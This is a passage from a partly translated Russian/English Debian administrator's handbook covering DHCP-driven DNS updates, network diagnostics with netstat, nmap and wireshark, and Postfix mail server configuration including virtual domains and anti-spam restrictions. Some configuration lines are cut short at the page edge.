In the **bind** case (see [Раздел 10.7.1, «DNS software»](#)), the `allow-update` directive needs to be added to each of the zones that the DHCP server is to edit (the one for the `internal.falcot.com` domain, and the reverse zone). This directive lists the IP addresses allowed to perform these updates; it should therefore contain the possible addresses of the DHCP server (both the local address and the public address, if appropriate).

```
allow-update { 127.0.0.1 192.168.0.1 212.94.201.10 !any };
```

Остерегайтесь! Зоны, что могут быть видоизменены *will*, изменяются программой **bind**, и последняя будет перезаписывать конфигурационные файлы через регулярные интервалы (времени). Поскольку эта автоматизированная процедура создает файлы, которые менее удобочитаемые для человеческого восприятия, чем вручную написанные, администраторы Falcot вручную редактируют файл домена `internal.falcot.com` с делегированием сервера DNS; это значит: что зона файла `falcot.com` всегда остаётся под их ручным контролем.

The DHCP server configuration excerpt above already includes the directives required for DNS zone updates: they are the `ddns-update-style interim`; and `ddns-domain-name "internal.falcot.com"`; lines.

10.9. Инструменты Диагностики Сети

Когда какое-либо сетевое приложение не работает как ожидалось, очень важно вникнуть в суть дела и разобраться почему это происходит. И даже в случаях видимости нормальной работы, без сбоев, очень важно дополнительно получить подтверждение этого от сетевых диагностических средств. Для решения данных вопросов существует несколько диагностических инструментов; при этом каждый из этих инструментов работает на своём (разном) уровне.

10.9.1. Диагностика локального узла: netstat

Давайте сначала рассмотрим команду **netstat** (в пакете net-tools package); она показывает мгновенный срез суммарной информации о сетевой активности данной машины. Запущенная без параметров, программа показывает все открытые соединения; этот перечень может быть очень подробный, поскольку он включает в себя много сокетов Unix-домена (широко используемые демоны), которые не связаны с сетью вообще (например, соединение dbus, трафик X11, и соединения между виртуальными файловыми системами и рабочего стола).

Поэтому наиболее распространено применение команды **netstat** с параметрами, которые изменяют поведение программы. Наиболее часто используются следующие параметры:

- -t, отфильтровывает результат и показывает только соединения TCP;
- -u, которая работает также, только для соединений UDP; эти параметры не являются взаимоисключающими, и одного из них достаточно, чтобы остановить отображение части Unix-домен соединений);
- -a, также перечисляет прослушиваемые сокеты (ожидающие входящие соединения);
- -n, отображает результат в цифровом (небуквенном) виде: адреса IP (а не DNS разрешение), номер порта (а не псевдонимы, как определено в файле /etc/services) и идентификаторы пользователей (ids, а не имя учётной записи пользователя);
- -p, перечисляет уже запущенные на данной машине процессы; этот параметр будет более полезен при запуске **netstat** от лица суперпользователя, поскольку обычные пользователи увидят только те процессы, которые они сами запустили;
- -c, непрерывно обновлять перечень подключений.

Другие параметры, описанные в страницах руководства netstat(8), позволяют более тонко настроить отображаемый программой результат. На практике, первые пять параметров (описываемые чуть выше)

настолько часто используются вместе, что системные и сетевые администраторы практически рефлексивно используют **netstat -tupan** в своей работе. На несильно загруженной машине, типичный результат вывода команды будет выглядеть следующим образом:

```
# netstat -tupan
Активные соединения Интернет (сервера и общепринятые)
Прото Полн-Q Посл-Q Локальный Адрес          Внешний Адрес
tcp      0      0 0.0.0.0:111                  0.0.0.0:*
tcp      0      0 0.0.0.0:22                   0.0.0.0:*
tcp      0      0 0.0.0.0:36568                 0.0.0.0:*
tcp      0      0 127.0.0.1:25                 0.0.0.0:*
tcp      0      272 192.168.1.242:22           192.168.1.129:44452
tcp6     0      0 ::1:111                      :::*
tcp6     0      0 ::22                         :::*
tcp6     0      0 ::1:25                       :::*
tcp6     0      0 :::35210                     :::*
udp      0      0 0.0.0.0:39376                0.0.0.0:*
udp      0      0 0.0.0.0:996                 0.0.0.0:*
udp      0      0 127.0.0.1:1007                0.0.0.0:*
udp      0      0 0.0.0.0:68                  0.0.0.0:*
udp      0      0 0.0.0.0:48720                0.0.0.0:*
udp      0      0 0.0.0.0:111                 0.0.0.0:*
udp      0      0 192.168.1.242:123           0.0.0.0:*
udp      0      0 127.0.0.1:123                 0.0.0.0:*
udp      0      0 0.0.0.0:123                 0.0.0.0:*
udp      0      0 0.0.0.0:5353                 0.0.0.0:*
udp      0      0 0.0.0.0:39172                0.0.0.0:*
udp6     0      0 :::996                       :::*
udp6     0      0 :::34277                     :::*
udp6     0      0 :::54852                     :::*
udp6     0      0 :::111                       :::*
udp6     0      0 :::38007                     :::*
udp6     0      0 fe80::5054:ff:fe99::123    :::*
udp6     0      0 2001:bc8:3a7e:210:a:123   :::*
udp6     0      0 2001:bc8:3a7e:210:5:123  :::*
udp6     0      0 ::1:123                      :::*
udp6     0      0 :::123                       :::*
udp6     0      0 :::5353                      :::*
```

Как и ожидалось, перечисляются установленные соединения, два соединения SSH в этом случае, и приложения, ожидающие входящие соединения (перечислены как слушает - "LISTEN"), в частности почтовый сервер Exim4 прослушивает порт 25.

10.9.2. Удалённая диагностика: nmap

Команда **nmap** (в пакете с похожим именем) выполняет те же функции, что и **netstat**, только для удалённого диагностирования машин. Она может просканировать все "широко известные" порты на одном или на нескольких удалённых серверах, и перечислить порты, на которых приложения готовы дать ответ входящим соединениям. Кроме того, **nmap** имеет возможность определить некоторые из тех приложений, иногда даже и их номер версии. Недостатком данного инструмента является то, что поскольку он работает удалённо, то не может предоставить информацию о процессах или пользователях; однако, он может работать по нескольким целям одновременно.

Типичный вызов программы выглядит следующим образом: **nmap** и далее параметр **-A** (таким образом **nmap** пытается определить версию программного обеспечения найденного сервера), а следом указываются один или более адресов IP или имён DNS машин для сканирования. Кроме этого, есть много других параметров существует для тонкой настройки поведения программы **nmap**; пожалуйста руководствуйтесь документацией, размещённой в страницах руководства - **nmap(1)**.

```
# nmap mirtuel
Starting Nmap 7.70 ( https://nmap.org ) at 2019-06-30 21:05 CET
Nmap scan report for mirtuel (192.168.1.242)
Host is up (0.000013s latency).
rDNS record for 192.168.1.242: mirtuel.internal.placard.fr.eu.org
Not shown: 998 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
111/tcp   open  rpcbind

Nmap done: 1 IP address (1 host up) scanned in 2.41 seconds
# nmap -A localhost
Starting Nmap 7.70 ( https://nmap.org ) at 2019-06-30 21:17 CEST
Nmap scan report for localhost (127.0.0.1)
Host is up (0.000039s latency).
Other addresses for localhost (not scanned): ::1
Not shown: 997 closed ports
```

```
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10 (protocol 2.0)
| ssh-hostkey:
|   2048 33:a1:d8:b1:e5:5b:b2:0d:15:1b:8e:76:7f:e4:d7:3d (RSA)
|   256 8f:83:cf:fa:b3:58:54:9a:1d:1b:4c:db:b1:e2:58:76 (ECDSA)
|_  256 fa:3d:58:62:49:92:93:90:52:fe:f4:26:ca:dc:4c:40 (ED25519)
25/tcp    open  smtp     Exim smtpd 4.92
| smtp-commands: mirtuel Hello localhost [127.0.0.1], SIZE 524288
| Commands supported: AUTH HELO EHLO MAIL RCPT DATA BDAT NOOP QU
631/tcp   open  ipp     CUPS 2.2
| http-methods:
|_ Potentially risky methods: PUT
| http-robots.txt: 1 disallowed entry
|_/
|_http-server-header: CUPS/2.2 IPP/2.1
|_http-title: Home - CUPS 2.2.10
Device type: general purpose
Running: Linux 3.X
OS CPE: cpe:/o:linux:linux_kernel:3
OS details: Linux 3.7 - 3.10
Network Distance: 0 hops
Service Info: Host: debian; OS: Linux; CPE: cpe:/o:linux:linux_ke

OS and Service detection performed. Please report any incorrect results!
Nmap done: 1 IP address (1 host up) scanned in 12.33 seconds
```

Как и ожидалось, приложения SSH и Exim4 слушают. Запомните, что не все приложения слушают на всех адресах IP. Пример: поскольку имеется возможность запустить Exim4 только на закольцованном интерфейсе lo, то эта программа появится в перечне в случае анализа локального хоста localhost, а не когда прослушивается mirtuel (это буквенное имя соответствует интерфейсу eth0 на той же машине).


10.9.3. Снифферы (перехватчики пакетов и анализаторы кадров): `tcpdump` and `wireshark`

Иногда, необходимо посмотреть, что фактически происходит в сети, пакет за пакетом. В таких случаях вызываются “анализаторы кадров”, более широко известные под именем *сниффер*. Такие инструменты просматривают все пакеты, проходящие по указанному сетевому интерфейсу, и отображают их в удобном для пользователя виде.

Давним и хорошо зарекомендовавшим себя инструментом в этой области является программа **tcpdump**, доступная как стандартный инструмент для большого количества разнообразных платформ. Она позволяет использовать многие разновидности перехвата трафика в сети, но представление этого трафика (для просмотра) остаётся довольно непонятным. Поэтому мы не будем в деталях описывать её далее.

Более поздним (и более современным) инструментом является программа **wireshark** (в пакете wireshark), которая в настоящее время более рекомендуется для перехвата сетевого трафика из-за его многочисленных декодирующих модулей, что позволяет упростить сам процесс последующего анализа перехваченных пакетов. Отображение перехватываемых пакетов выполняется графически с организацией просмотра по принципу слоёв протокола. Это позволяет пользователю отчётливо представить себе (видеть глазами) все протоколы, используемые в пакете. Для примера, пакет, содержащий запрос HTTP, **wireshark** отобразит отдельно: информацию касающуюся физического слоя, слой Ethernet, информацию о пакете IP, параметры соединения TCP, и наконец сам запрос HTTP.

Рисунок 10.1. Анализатор сетевого трафика wireshark



In our example, the packets traveling over SSH are filtered out (with the `!tcp.port == 22` filter). The packet currently displayed was developed at the transport layer of the SSHv2 protocol.

СОВЕТ Аналогом программы wireshark без графического интерфейса является: tshark

Когда невозможно запустить графический интерфейс, или не желаете делать этого по каким-то причинам, текстовая версия программы **wireshark** также существует под именем **tshark** (в отдельном пакете с именем tshark). Большинство перехватывающих и декодирующих функций по прежнему доступны, но отсутствие графического интерфейса обязательно ограничит возможности по взаимодействию с программой (фильтрация пакетов после их перехвата, отслеживание указанного соединения TCP, и так далее). Эту программу можно использовать на первых порах - для целей перехвата трафика. Если вы намериваетесь в дальнейшем ещё как-то работать с перехваченными данными и вам для этого понадобится графический интерфейс, вывод работы программы может быть сохранён в файл, а далее этот файл можно открыть из графического интерфейса программы **wireshark**, запущенной на другой машине.

Глава 11. Сетевые сервисы: Postfix, Apache, NFS, Samba, Squid, LDAP, SIP, XMPP, TURN

Network services are the programs that users interact with directly in their daily work. They are the tip of the information system iceberg, and this chapter focuses on them; the hidden parts they rely on are the infrastructure we already described. They usually require the encryption technology described in [Раздел 10.2, «X.509 certificates»](#).

11.1. Почтовый сервер

Администраторы Falcot Corp выбрали Postfix в качестве сервера электронной почты, благодаря его надежности и легкости в конфигурации. Действительно, он спроектирован так, что каждая задача реализована в процессе с минимальным набором требуемых разрешений, что является значительной мерой против влияния проблем безопасности.

АЛЬТЕРНАТИВА Сервер Exim4

Exim4 используется в Debian в качестве почтового сервера по-умолчанию (поэтому начальная установка включает Exim4). Конфигурация поставляется в отдельном пакете exim4-config и настраивается автоматически во время установки с помощью утилиты Debconf, которая во время настройки пакета задаёт пользователю ряд вопросов, сходных с вопросами, используемыми для настройки пакета postfix.

Конфигурация может состоять либо из единственного файла (`/etc/exim4/exim4.conf.template`), либо из ряда файлов, размещаемых в директории `/etc/exim4/conf.d/`. В обоих случаях файлы используются командой **update-exim4.conf** в качестве шаблонов для генерации конфига `/var/lib/exim4/config autogenerated`, который и используется сервером Exim4. Благодаря этому механизму, значения настроек, полученные во время конфигурирования пакета с помощью утилиты debconf и сохраняемые в файле `/etc/exim4/update-exim4.conf.conf` могут быть включены в конфигурацию Exim'a даже в случае, если администратор или другой пакет изменит конфигурацию по-умолчанию.

The Exim4 configuration file syntax has its peculiarities and its learning curve; however, once these peculiarities are understood, Exim4 is a very complete and powerful email server, as evidenced by the tens of pages of documentation.

→ <https://www.exim.org/docs.html>

11.1.1. Установка почтового сервера Postfix

The postfix package includes the main SMTP daemon. Other packages (such as postfix-ldap and postfix-pgsql) add extra functionality to Postfix, including access to mapping databases. You should only install them if you know that you need them.

НАЗАД К ОСНОВАМ SMTP

SMTP (*Simple Mail Transfer Protocol*, RFC 5321) is the protocol used by mail servers to exchange and route emails.

Во время установки пакета утилиты Debconf задаёт ряд вопросов, ответы на которые используются для генерации первоначальной версии конфигурационного файла `/etc/postfix/main.cf`.

Первый вопрос касается типа установки. В случае сервера, подключенного к сети Интернет, из предложенных ответов только два имеют отношение к делу – “Internet site” («сайт Интернет») и “Internet with smarthost” («Интернет с ретранслятором»). Первый вариант подходит для сервера, который совершает обмен почтой напрямую с сервером получателя и поэтому хорошо приспособлен для Falcot Corp. Другой вариант подходит для сервера, который получает входящую почту обычным образом, но исходящую почту отправляет через сторонний SMTP-сервер («ретранслятор»), а не напрямую на сервер получателя. Это главным образом нужно для пользователей с динамическими IP-адресами, поскольку множество почтовых серверов не принимает сообщения, исходящие напрямую от таких IP-адресов. В этом случае «ретранслятором» обычно является SMTP-сервер провайдера Интернета. Интернет-провайдеры обычно настраивают свои сервера так, что они принимают почту от их абонентов и соответственным образом пересыпают её. Такой вид установки (с «ретранслятором») также подходит для серверов, которые не имеют постоянного подключения к Интернету, поскольку избавляет их от необходимости обслуживать очередь недоставляемых сообщений,

требующих повторной отправки.


СЛОВАРЬ ISP

ISP is the acronym for “Internet Service Provider”. It covers an entity, often a commercial company, that provides Internet connections and the associated basic services (email, news and so on).

Второй вопрос касается полного имени машины, которое будет использовано для генерации почтовых адресов из имён локальных пользователей. Полное имя машины является частью адреса после символа «собачка» ("@"). В случае Falcot, ответ должен быть `mail.falcot.com`. Это единственный вопрос, задаваемый по-умолчанию, однако та конфигурация, которая с его помощью создаётся, не является достаточно полной для нужд Falcot, поэтому администраторы запускают команду **`dpkg-reconfigure postfix`** для того, чтобы настроить больше параметров.

Один из дополнительных вопросов касается все доменных имён, относящихся к машине. Список по умолчанию включает полное имя и несколько синонимов для `localhost`, но основной домен `falcot.com` нужно добавить вручную. В общем, это все доменные имена, для которых машина является MX сервером, другими словами — все доменные имена, для которых в DNS указано, что эта машина принимает электронную почту. Эта информация завершается переменной `mydestination` в основном конфигурационном файле Postfix `/etc/postfix/main.cf`.

Рисунок 11.1. Роль DNS MX записи в процессе отсылки письма



```

EHLO mail.falcot.com
MAIL FROM: <serge@falcot.com>
RCPT TO: <jean@domain.com>
DATA
[...]
Subject: Let's meet

```

```

Hello Jean,
[...]
.
```

ДОПОЛНИТЕЛЬНО Поиск MX записей

Если в DNS нет MX записи для домена, почтовый сервер постараётся сам отослать сообщения хосту, используя совпадающую A запись (AAAA в IPv6).

В некоторых случаях, при установке будет задан вопрос каким сетям позволено посыпать электронную почту через машину. В настройках по умолчанию, Postfix принимает почту только с самой машины, обычно добавляется и локальная сеть. Администраторы корпорации Falcot добавили 192.168.0.0/16 для ответа по умолчанию. Если вопрос не задан, подходящая переменная в конфигурационном файле —

`mynetworks`. Смотрите пример внизу.

Local email can also be delivered through **procmail**. This tool allows users to sort their incoming email according to rules stored in their `~/.procmailrc` file. Both Postfix and Exim4 suggest procmail by default, but there are alternatives like maildrop or Sieve filters.

После этого первого шага администраторы получат следующий конфигурационный файл; он будет использоваться в качестве исходной точки для добавления некоторой дополнительной функциональности в следующих разделах.

Пример 11.1. Initial `/etc/postfix/main.cf` file

```
# See /usr/share/postfix/main.cf.dist for a commented, more complete version.

# Debian specific: Specifying a file name will cause the first
# line of that file to be used as the name. The Debian default
# is /etc/mailname.
#myorigin = /etc/mailname

smtpd_banner = $myhostname ESMTP $mail_name (Debian/GNU)
biff = no

# appending .domain is the MUA's job.
append_dot_mydomain = no

# Uncomment the next line to generate "delayed mail" warnings
#delay_warning_time = 4h

readme_directory = no

# See http://www.postfix.org/COMPATIBILITY_README.html -- default
# fresh installs.
compatibility_level = 2

# TLS parameters
smtpd_tls_cert_file=/etc/ssl/certs/ssl-cert-snakeoil.pem
smtpd_tls_key_file=/etc/ssl/private/ssl-cert-snakeoil.key
smtpd_use_tls=yes
smtpd_tls_session_cache_database = btree:${data_directory}/smtpd_

```

```
smtp_tls_session_cache_database = btree:${data_directory}/smtp_sc

# See /usr/share/doc/postfix/TLS_README.gz in the postfix-doc pac
# information on enabling SSL in the smtp client.

smtpd_relay_restrictions = permit_mynetworks permit_sasl_authenticated
myhostname = mail.falcot.com
alias_maps = hash:/etc/aliases
alias_database = hash:/etc/aliases
myorigin = /etc/mailname
mydestination = mail.falcot.com, falcot.com, localhost.localdomain
relayhost =
mynetworks = 127.0.0.0/8 [::ffff:127.0.0.0]/104 [::1]/128 192.168
mailbox_size_limit = 0
recipient_delimiter = +
inet_interfaces = all
inet_protocols = all
```

SECURITY *Snake oil* SSL certificates

The *snake oil* certificates, like the *snake oil* “medicine” sold by unscrupulous quacks in old times, have absolutely no value: you cannot rely on them to authenticate the server since they are automatically generated self-signed certificates. However, they are useful to improve the privacy of the exchanges.

In general they should only be used for testing purposes, and normal service must use real certificates. The [Let's encrypt](#) initiative offers free and trusted SSL/TLS certificates, which can be generated using the certbot package as described in [Раздел 11.2.2, «Adding support for SSL»](#) and then used in **postfix** like this:

```
smtpd_tls_cert_file = /etc/letsencrypt/live/DOMAIN/fullchain.pem
smtpd_tls_key_file = /etc/letsencrypt/live/DOMAIN/privkey.pem
smtpd_tls_CAfile = /etc/ssl/certs/ca-certificates.crt
smtpd_tls_CApth = /etc/ssl/certs
smtp_tls_CApth = /etc/ssl/certs
```

A different way to generate own certificates is described in [Раздел 10.2.2, «Инфраструктура открытых ключей: easy-rsa»](#).

11.1.2. Настройка Виртуальных доменов

The mail server can receive emails addressed to other domains besides the main domain; these are then known as virtual domains. In most cases where this happens, the emails are not ultimately destined to local users. Postfix provides two interesting features for handling virtual domains.

CAUTION Virtual domains and canonical domains

None of the virtual domains must be referenced in the `mydestination` variable; this variable only contains the names of the “canonical” domains directly associated to the machine and its local users.

11.1.2.1. Virtual Alias Domains

A virtual alias domain only contains aliases, i.e. addresses that only forward emails to other addresses.

Such a domain is enabled by adding its name to the `virtual_alias_domains` variable, and referencing an address mapping file in the `virtual_alias_maps` variable.

```
virtual_alias_domains = falcotsbrand.com
virtual_alias_maps = hash:/etc/postfix/virtual
```

The `/etc/postfix/virtual` file describes a mapping with a rather straightforward syntax: each line contains two fields separated by whitespace; the first field is the alias name, the second field is a list of email addresses where it redirects. The special `@domain.com` syntax covers all remaining aliases in a domain.

```
webmaster@falcotsbrand.com  jean@falcot.com
contact@falcotsbrand.com    laure@falcot.com, sophie@falcot.com
# The alias below is generic and covers all addresses within
# the falcotsbrand.com domain not otherwise covered by this file.
# These addresses forward email to the same user name in the
# falcot.com domain.
```

After changing `/etc/postfix/virtual` the postfix table `/etc/postfix/virtual.db` needs to be updated using **sudo postmap /etc/postfix/virtual**.

11.1.2.2. Virtual Mailbox Domains

CAUTION Combined virtual domain?

Postfix does not allow using the same domain in both `virtual_alias_domains` and `virtual_mailbox_domains`. However, every domain of `virtual_mailbox_domains` is implicitly included in `virtual_alias_domains`, which makes it possible to mix aliases and mailboxes within a virtual domain.

Messages addressed to a virtual mailbox domain are stored in mailboxes not assigned to a local system user.

Enabling a virtual mailbox domain requires naming this domain in the `virtual_mailbox_domains` variable, and referencing a mailbox mapping file in `virtual_mailbox_maps`. The `virtual_mailbox_base` parameter contains the directory under which the mailboxes will be stored.

```
virtual_mailbox_domains = falcot.org
virtual_mailbox_maps = hash:/etc/postfix/vmailbox
virtual_mailbox_base = /var/mail/vhosts
```

The `virtual_uid_maps` parameter (respectively `virtual_gid_maps`) references the file containing the mapping between the email address and the system user (respectively group) that “owns” the corresponding mailbox. To get all mailboxes owned by the same owner/group, the `static:5000` syntax assigns a fixed UID/GID (of value 5000 here).

Again, the syntax of the `/etc/postfix/vmailbox` file is quite straightforward: two fields separated with whitespace. The first field is an email address within one of the virtual domains, and the second field is the location of the associated mailbox (relative to the directory specified in `virtual_mailbox_base`). If the mailbox name ends with a slash (/), the emails

will be stored in the *maildir* format; otherwise, the traditional *mbox* format will be used. The *maildir* format uses a whole directory to store a mailbox, each individual message being stored in a separate file. In the *mbox* format, on the other hand, the whole mailbox is stored in one file, and each line starting with “From ” (From followed by a space) signals the start of a new message.

```
# Jean's email is stored as maildir, with
# one file per email in a dedicated directory
jean@falcot.org falcot.org/jean/
# Sophie's email is stored in a traditional "mbox" file,
# with all mails concatenated into one single file
sophie@falcot.org falcot.org/sophie
```

11.1.3. Restrictions for Receiving and Sending

The growing number of unsolicited bulk emails (*spam*) requires being increasingly strict when deciding which emails a server should accept. This section presents some of the strategies included in Postfix.

If the reject-rules are too strict, it may happen that even legitimate email traffic gets locked out. It is therefore a good habit to test restrictions and prevent the permanent rejection of requests during this time using the `soft_bounce = yes` directive. By prepending a reject-type directive with `warn_if_reject` only a log message will be recorded instead of rejecting the request.

CULTURE The spam problem

“Spam” is a generic term used to designate all the unsolicited commercial emails (also known as UCEs) that flood our electronic mailboxes; the unscrupulous individuals sending them are known as spammers. They care little about the nuisance they cause, since sending an email costs very little, and only a very small percentage of recipients need to be attracted by the offers for the spamming operation to make more money than it costs. The process is mostly automated, and any email address made public (for instance, on a web forum, or on the archives of a mailing list, or on a blog, and so on) will be likely discovered by the spammers' robots, and subjected to a never-ending stream of unsolicited messages. Also every contact found at a compromised system is targeted.

All system administrators try to face this nuisance with spam filters, but of course spammers keep adjusting to try to work around these filters. Some even rent networks of machines compromised by a worm from various crime syndicates. Recent statistics estimate that up to 95% of all emails circulating on the Internet are spam!

11.1.3.1. IP-Based Access Restrictions

The `smtpd_client_restrictions` directive controls which machines are allowed to communicate with the email server.

When a variable contains a list of rules, as in the example below, these rules are evaluated in order, from the first to the last. Each rule can accept the message, reject it, or leave the decision to a following rule. As a consequence, order matters, and simply switching two rules can lead to a

widely different behavior.

Пример 11.2. Restrictions Based on Client Address

```
smtpd_client_restrictions =
    permit_mynetworks,
    warn_if_reject reject_unknown_client_hostname,
    check_client_access hash:/etc/postfix/access_clientip,
    reject_rhsbl_reverse_client dbl.spamhaus.org,
    reject_rhsbl_reverse_client rhsbl.sorbs.net,
    reject_rbl_client zen.spamhaus.org,
    reject_rbl_client dnsbl.sorbs.net
```

The `permit_mynetworks` directive, used as the first rule, accepts all emails coming from a machine in the local network (as defined by the `mynetworks` configuration variable).

The second directive would normally reject emails coming from machines without a completely valid DNS configuration. Such a valid configuration means that the IP address can be resolved to a name, and that this name, in turn, resolves to the IP address. This restriction is often too strict, since many email servers do not have a reverse DNS for their IP address. This explains why the Falcot administrators prepended the `warn_if_reject` modifier to the `reject_unknown_client` directive: this modifier [turns the rejection into a simple warning recorded in the logs](#). The administrators can then keep an eye on the number of messages that would be rejected if the rule were actually enforced, and make an informed decision later if they wish to enable such enforcement.

TIP access tables

The restriction criteria include administrator-modifiable tables listing combinations of senders, IP addresses, and allowed or forbidden hostnames. These tables can be created using an uncompressed copy of the `/usr/share/doc/postfix/examples/access.gz` file shipped with the `postfix-doc` package. This model is self-documented in its comments, which means each table describes its own syntax.

The `/etc/postfix/access_clientip` table lists IP addresses and networks; `/etc/postfix/access_helo` lists domain names; `/etc/postfix/access_sender` contains sender email addresses. All these files need to be turned into hash-tables (a format optimized for fast access) after each change, with the `sudo postmap /etc/postfix/file` command.

The third directive allows the administrator to set up a blacklist and a whitelist of email servers, stored in the `/etc/postfix/access_clientip` file. Servers in the whitelist are considered as trusted, and the emails coming from there therefore do not go through the following filtering rules.

The last four rules reject any message coming from a server listed in one of the indicated blacklists. RBL is an acronym for *Remote Black List*, and RHSBL stands for *Right-Hand Side Black List*. The difference is that the former lists IP addresses, whereas the latter lists domain names. There are several such services. They list domains and IP addresses with poor reputation, badly configured servers that spammers use to relay their emails, as well as unexpected mail relays such as machines infected with worms or viruses.

TIP White list and RBLs

Blacklists sometimes include a legitimate server that has been suffering an incident. In these situations, all emails coming from one of these servers would be rejected unless the server is listed in a whitelist defined by `/etc/postfix/access_clientip`.

Prudence therefore recommends including in the whitelist(s) all the trusted servers from which many emails are usually received.

11.1.3.2. Checking the Validity of the EHLO or HELO Commands

Each SMTP exchange starts with a `HELO` (or `EHLO`) command, followed by the name of the sending email server. Checking the validity of this name can be interesting. To fully enforce the restrictions listed in `smtpd_helo_restrictions` the `smtpd_helo_required` option needs to be enabled. Otherwise clients could skip the restrictions by not sending any `HELO/EHLO` command.

Пример 11.3. Restrictions on the name announced in EHLO

```
smtpd_helo_required = yes  
smtpd_helo_restrictions =  
    permit_mynetworks,
```

```
reject_invalid_helo_hostname,  
reject_non_fqdn_helo_hostname,  
warn_if_reject reject_unknown_helo_hostname,  
check_helo_access hash:/etc/postfix/access_helo,  
reject_rhsbl_helo multi.surbl.org
```

The first `permit_mynetworks` directive allows all machines on the local network to introduce themselves freely. This is important, because some email programs do not respect this part of the SMTP protocol adequately enough, and they can introduce themselves with nonsensical names.

